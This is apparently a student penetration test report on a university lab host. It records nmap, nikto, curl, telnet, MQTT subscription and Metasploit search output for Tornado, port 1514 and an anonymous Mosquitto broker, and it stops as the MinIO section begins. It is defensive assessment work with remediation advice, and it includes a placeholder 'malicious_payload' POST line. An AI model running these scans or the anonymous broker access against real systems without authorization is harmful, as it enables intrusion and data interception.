Yuvin Perera


Pen-test Report

Port 80: http

Description	Tornado httpd 6.4.2 is a Python based web framework and server often used in development and production environments. It can expose debugging endpoints, lack proper HTTP headers, and be susceptible to misconfigurations if not hardened properly. https://www.tornadoweb.org/en/stable/
Status / Risk	Missing critical HTTP headers and exposed debug endpoint pose **Medium Risk** due to potential exploitation for clickjacking, MIME spoofing, and unauthorized access.
Version	Tornado httpd 6.4.2
CVEs	CVE-2024-52804: Tornado versions <6.4.2 are vulnerable to DoS due to inefficient cookie parsing. Impact: Specially crafted cookies can cause high CPU usage and event loop blockage, leading to Denial of Service. NVD Link
Remediation	Updating Tornado to the latest stable version (6.4.2 or higher).2. Add X-Frame-Options and X-Content-Type-Options headers.3. Restrict access to /debug or remove it entirely from production.

Findings and Analysis

The scan of the target IP address 10.137.0.149 revealed that port 80 is open and running Tornado httpd version 6.4.2.



The nmap scripts, such as http-enum and http-title, identified minimal directory exposure with /index.html and /static. These findings confirm the presence of a basic web server setup without additional exposed endpoints.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 80 -sV --script=http-enum,http-vuln-cve2017-5638,http-vuln-cve2017-9805,http-methods,http-title 10.137.0.
149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 00:24 EST
NSE: failed to initialize the script engine:
/usr/bin/../share/nmap/nse_main.lua:829: 'http-vuln-cve2017-9805' did not match a category, filename, or directory
stack traceback:
        [C]: in function 'error'
        /usr/bin/../share/nmap/nse_main.lua:829: in local 'get_chosen_scripts'
        /usr/bin/../share/nmap/nse_main.lua:1364: in main chunk
        [C]: in ?

QUITTING!
```

Further analysis using Nikto highlighted the absence of critical HTTP security headers, including X-Frame-Options and X-Content-Type-Options. These missing headers can expose the server to clickjacking and MIME-type spoofing attacks.


```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://10.137.0.149
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.137.0.149
+ Target Hostname:    10.137.0.149
+ Target Port:        80
+ Start Time:         2024-12-16 00:18:05 (GMT-5)
---------------------------------------------------------------------------
+ Server: TornadoServer/6.4.2
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/H
TTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mi
ssing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 18 error(s) and 2 item(s) reported on remote host
+ End Time:           2024-12-16 00:24:34 (GMT-5) (389 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

The curl command revealed Tornado's default server headers and caching behavior but did not indicate any immediate vulnerabilities. However, accessing the /debug endpoint exposed a Streamlit debugging interface. This endpoint could potentially disclose sensitive data and should not be accessible in a production environment.


```
┌──(kali㉿kali)-[~]
└─$ curl -I http://10.137.0.149

HTTP/1.1 200 OK
Server: TornadoServer/6.4.2
Content-Type: text/html
Date: Mon, 16 Dec 2024 05:29:59 GMT
Accept-Ranges: bytes
Etag: "49f734c9257de9389e4a1a73a73bec9ca2dc9c3e835a6c9c3f9176fd453a8de311d74edb53c5c748fdb6232163eb67692fb34164141cc8
8918270c409b926bd4"
Last-Modified: Wed, 04 Dec 2024 05:53:55 GMT
Cache-Control: no-cache
Content-Length: 500
Vary: Accept-Encoding
```

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST http://10.137.0.149/some-vulnerable-endpoint -d 'malicious_payload'
```

A brute-force directory scan with Dirb discovered /index.html and /static but did not uncover any additional directories or files of interest. The SearchSploit database did not return relevant exploits for Tornado version 6.4.2, suggesting no publicly known vulnerabilities are readily exploitable in this version.



Additional tests conducted using tools such as Metasploit (msfconsole) and Feroxbuster did not yield any exploitable results.



Metasploit did not identify relevant modules or vulnerabilities for Tornado httpd, and Feroxbuster failed to uncover any significant directories beyond those already identified (/index.html and /static). This indicates a low level of exposure beyond the detected misconfigurations.

Recommendations

To mitigate the identified risks and improve the overall security posture of the Tornado httpd server, the following actions are recommended:


- ✓ Harden HTTP Headers - The server must include critical HTTP security headers:
    - ∫ Implement X-Frame-Options to prevent clickjacking attacks.
    - ∫ Add X-Content-Type-Options to mitigate MIME-type spoofing vulnerabilities.
- ✓ Secure Debugging Interface - The exposed /debug endpoint should be restricted to authorized users or removed entirely from production environments. Debugging interfaces can leak sensitive application or system information.
- ✓ Implement Access Controls - Ensure proper authentication and authorization mechanisms are applied to sensitive directories, such as /static. Access controls prevent unauthorized users from accessing or tampering with server resources.
- ✓ Regular Maintenance - Monitor for newly identified vulnerabilities and CVEs related to Tornado and its dependencies. Keep the Tornado server updated to the latest stable version to protect against emerging threats.


The Tornado httpd 6.4.2 server on port 80 demonstrates minor misconfigurations, including missing HTTP headers and an exposed debugging endpoint. While no immediate high-risk vulnerabilities were identified, these issues present potential risks that could be exploited in specific scenarios. Implementing the recommended remediations will significantly enhance the server's security posture and reduce exposure to common web-based attacks.


Description	Port 1514 was identified as running a service named fujitsu-dtcns?, which appears to be a Fujitsu-related service. Despite extensive analysis using multiple tools, no significant service details, version information, or vulnerabilities were identified.
Status / Risk	The service on port 1514 does not provide meaningful responses and does not appear to be vulnerable to common attack vectors. Its lack of information poses a **Low Risk** but requires monitoring and further investigation to confirm its security posture.
Version	Fujitsu-dtcns? (Unconfirmed)
CVEs	No relevant CVEs or publicly available exploits for fujitsu-dtcns were identified in public vulnerability databases, including Exploit-DB and NVD.
Remediation	1. Investigate the purpose of the fujitsu-dtcns service and confirm its necessity. 2. Disable the service if unused to reduce the attack surface. 3. Restrict access to port 1514 through firewall rules. 4. Monitor logs to detect unusual activity.

Findings and Analysis

The investigation into port 1514, hosting the service fujitsu-dtcns?, did not yield substantial findings. Nmap detected the port as open, but service detection was inconclusive, leaving the service name and version uncertain. Attempts to gain further insights using vulnerability scripts (--script=vuln) and banner grabbing also produced no useful information.







```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1514 -sV -vv 10.137.0.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 03:09 EST
NSE: Loaded 46 scripts for scanning.
Initiating Ping Scan at 03:09
Scanning 10.137.0.149 [2 ports]
Completed Ping Scan at 03:09, 0.40s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:09
Completed Parallel DNS resolution of 1 host. at 03:10, 5.90s elapsed
Initiating Connect Scan at 03:10
Scanning redback.it.deakin.edu.au (10.137.0.149) [1 port]
Discovered open port 1514/tcp on 10.137.0.149
Completed Connect Scan at 03:10, 0.41s elapsed (1 total ports)
Initiating Service scan at 03:10
Scanning 1 service on redback.it.deakin.edu.au (10.137.0.149)
Completed Service scan at 03:10, 56.50s elapsed (1 service on 1 host)
NSE: Script scanning 10.137.0.149.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 03:10
Completed NSE at 03:10, 0.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 03:10
Completed NSE at 03:10, 0.80s elapsed
Nmap scan report for redback.it.deakin.edu.au (10.137.0.149)
Host is up, received syn-ack (0.40s latency).
Scanned at 2024-12-16 03:10:01 EST for 58s

PORT     STATE SERVICE        REASON  VERSION
1514/tcp open  fujitsu-dtcns? syn-ack

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 64.17 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1514 --script=banner 10.137.0.149

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 03:29 EST
Nmap scan report for redback.it.deakin.edu.au (10.137.0.149)
Host is up (0.39s latency).

PORT     STATE SERVICE
1514/tcp open  fujitsu-dtcns

Nmap done: 1 IP address (1 host up) scanned in 17.94 seconds
```

Manual interaction using tools such as netcat and telnet confirmed that the port is open and accepting connections, but the service did not return any banners, data, or meaningful responses to input. Curl commands resulted in an empty reply, and Nikto scans for both HTTP and HTTPS protocols revealed no accessible web-based services.

```
┌──(kali㉿kali)-[~]
└─$ telnet 10.137.0.149 1514
Trying 10.137.0.149 ...
Connected to 10.137.0.149.
Escape character is '^]'.
^CConnection closed by foreign host.

┌──(kali㉿kali)-[~]
└─$ curl http://10.137.0.149:1514
curl: (52) Empty reply from server

┌──(kali㉿kali)-[~]
└─$ nikto -h http://10.137.0.149:1514
- Nikto v2.5.0
---------------------------------------------------------------------------
---------------------------------------------------------------------------
+ 0 host(s) tested

┌──(kali㉿kali)-[~]
└─$ nikto -h https://10.137.0.149:1514
- Nikto v2.5.0
---------------------------------------------------------------------------
---------------------------------------------------------------------------
+ 0 host(s) tested
```

In addition, a search in the Metasploit Framework for fujitsu-dtcns yielded no results for exploits or auxiliary modules. This indicates that the service is either custom, proprietary, or not commonly used in environments where public exploits exist. Both Nikto and Metasploit returned no actionable information, further complicating the analysis.

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

                                   .,,.                .
                                .$$$$$L..,,==aaccaacc%#s$b.       d8,    d8P
                     d8P       #$$$$$$$$$$$$$$$$$$$$$$$$$$$b.    `BP  d888888p
                   d888888P     '7$$$$\""""''^^`` .7$$$|D*"'```         ?88'
  d8bd8b.d8p d8888b ?88' d888b8b            _.os#$|8*"`   d8P       ?8b  88P
  88P`?P'?P d8b_,dP 88P d8P' ?88      .oaS###S*"`        d8P d8888b $whi?88b 88b
 d88  d8 ?8 88b     88b 88b  ,88b .osS$$$$*" ?88,.d88b, d88 d8P' ?88 88P `?8b
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*"`     `?88'  ?88 ?88 88b  d88 d88
                        .a#$$$$$$"`            88b  d8P  88b`?8888P'
                     ,s$$$$$$$"`               888888P'   88n      _,,,,ass;:
                   .a$$$$$$$P`                d88P'    .,.ass%#S$$$$$$$$$$$$$$`
                .a$###$$$P`              _,,,-aqsc#SSSSSSSSSSSSSSSSSSSSSSSSSSSS`
              ,a$$###$$P`    _,,-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$####SSSS`
            .a$$$$$$$$$$SSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##=--""'''^^/$$$$$`
_____________________________________________________________________      ,6$$$$$$`  ____
                                                                          ll86$$$$`
                                                                        .;;lll8888`
                                                                      ... ;;llllll6`
                                                                    ......;;;llll;;;....
                                                                      `  ......;;;; ... .  .

       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1264 auxiliary - 431 post       ]
+ -- --=[ 1471 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search fujitsu-dtcns
[-] No results from search
msf6 > exit
```

Given the absence of vulnerabilities, the fujitsu-dtcns? service does not appear to present an immediate risk. However, its purpose and necessity should be clarified to ensure it does not become a security liability in the future.

Recommendations

To address the ambiguity and potential risks of the fujitsu-dtcns? service on port 1514, the following actions are recommended:

- ✓ Confirm Service Purpose - Consult with system administrators or application owners to identify the purpose of the fujitsu-dtcns? service. Understanding its role is critical to determine if it is essential for business operations or can be safely disabled.
- ✓ Restrict Access - Apply firewall rules to limit access to trusted IP addresses only. Restricting access will reduce the likelihood of unauthorized interaction with the service.
- ✓ Disable If Unused - If the service is found to be unnecessary, it should be disabled to reduce the overall attack surface and eliminate potential risks associated with unknown or poorly understood services.
- ✓ Enable Logging and Monitoring - Monitor traffic to and from port 1514 to detect suspicious or unexpected activity. Logs can help identify potential misuse or attack attempts and provide valuable insights into how the service is being accessed.

Port 1514, hosting the service identified as fujitsu-dtcns?, does not exhibit any immediate vulnerabilities or security concerns based on the results of Nmap, Nikto, Metasploit, and other manual testing tools. However, the lack of information about the service necessitates further investigation to confirm its legitimacy and role within the network. Restricting access, disabling the service if unnecessary, and monitoring its activity are prudent measures to enhance the overall security posture of the system.

Port 1883: mqtt

Description	Port 1883 is running the Mosquitto MQTT broker version 1.6.9, which is a lightweight messaging protocol often used for IoT communication. The broker allows anonymous access, enabling unauthorized users to publish and subscribe to topics without authentication. Port 1883 | TCP UDP Ports
Status / Risk	The lack of authentication on the MQTT broker poses a **Medium Risk**, as unauthorized users can access sensitive topics, intercept messages, or publish arbitrary content, potentially disrupting legitimate services.
Version	Mosquitto version 1.6.9
CVEs	No critical CVEs were found for Mosquitto version 1.6.9. However, earlier versions have been associated with vulnerabilities like DoS (CVE-2017-7651). Further manual testing is recommended for specific misconfigurations.
Remediation	1. Implement authentication and access control to prevent unauthorized connections. 2. Restrict access to port 1883 using a firewall to allow only trusted IP addresses. 3. Disable anonymous access and enforce secure communication (TLS).

Findings and Analysis

The investigation into port 1883 revealed that the Mosquitto MQTT broker version 1.6.9 is running on the target system. Initial Nmap scans confirmed the version and open state of the port, while manual testing using Mosquitto client tools indicated that the broker allows anonymous access. This was demonstrated by successfully subscribing to all topics (#) without authentication, where messages such as *"Nice to meet you MQTT"* and *"Hello MQTT"* were received.

```
┌──(kali㉿kali)-[~]
└─$ nmap -p 1883 -sV 10.137.0.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-16 04:01 EST
Nmap scan report for redback.it.deakin.edu.au (10.137.0.149)
Host is up (0.39s latency).

PORT     STATE SERVICE                VERSION
1883/tcp open  mosquitto version 1.6.9

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.24 seconds
```


```
┌──(kali㉿kali)-[~]
└─$ mosquitto_sub -h 10.137.0.149 -p 1883 -t "#"

Nice to meet you MQTT
Hello MQTT
^C
```

Attempts to identify web-based services on port 1883 using Nikto yielded no results, confirming that the service is solely configured for MQTT communication and does not expose an HTTP/HTTPS interface. Further testing using Metasploit's MQTT Authentication Scanner corroborated that the broker does not require credentials, which could allow unauthorized parties to both subscribe to existing topics and publish arbitrary messages.

This misconfiguration poses a significant risk in environments where sensitive data may be transmitted through the broker or where malicious users can disrupt communication by injecting invalid or harmful payloads.

Lastly, Using Metasploit's MQTT Authentication Scanner, it was confirmed that the broker does not require authentication for connections. The module output explicitly indicated:

- No credentials are required to connect to the broker.
- This misconfiguration allows any unauthenticated user to interact with the broker.



This reinforces the risk of unauthorized access and potential misuse of the MQTT broker. Attackers could exploit this by publishing or subscribing to topics, potentially intercepting sensitive data or disrupting communication.

This misconfiguration poses a significant risk in environments where sensitive data may be transmitted through the broker or where malicious users can disrupt communication by injecting invalid or harmful payloads.

Recommendations

To mitigate the identified risks associated with the Mosquitto MQTT broker on port 1883, the following actions are recommended:

- ✓ Implement Authentication - Configure the MQTT broker to require authentication (e.g., username and password) for both publishing and subscribing to topics. This prevents unauthorized access to the service.
- ✓ Restrict Network Access - Use firewall rules to restrict access to port 1883, allowing only trusted IP addresses to connect. This reduces exposure to unauthorized users.
- ✓ Disable Anonymous Access - Modify the Mosquitto configuration to disable anonymous access by setting allow_anonymous false in the configuration file. This ensures that all clients must authenticate before connecting.
- ✓ Enable TLS Encryption - Secure communication between the MQTT broker and clients using TLS encryption to prevent interception of sensitive data transmitted over the network.
- ✓ Monitor and Audit Traffic - Implement logging and monitoring to identify unauthorized connections, subscriptions, or message publications on the broker. Regularly audit logs to detect suspicious activity.

Port 1883 is running an MQTT broker (Mosquitto version 1.6.9) that allows anonymous access. This misconfiguration enables unauthorized users to publish and subscribe to topics without authentication, posing a Medium Risk to the system. Implementing authentication, restricting network access, and enabling encryption are critical steps to securing the MQTT broker and preventing unauthorized activity. Further monitoring and logging will enhance the visibility and security of the service.

Port 9000:


Description	Port 9000 is running a service identified as MinIO, a high-performance object storage system. The service returns 400 Bad Request responses for multiple queries, indicating it may be misconfigured or intentionally restricted. Attempts to exploit vulnerabilities and gather additional information were unsuccessful. However, directory enumeration revealed various hidden files and directories. Port 9000 | TCP UDP Ports
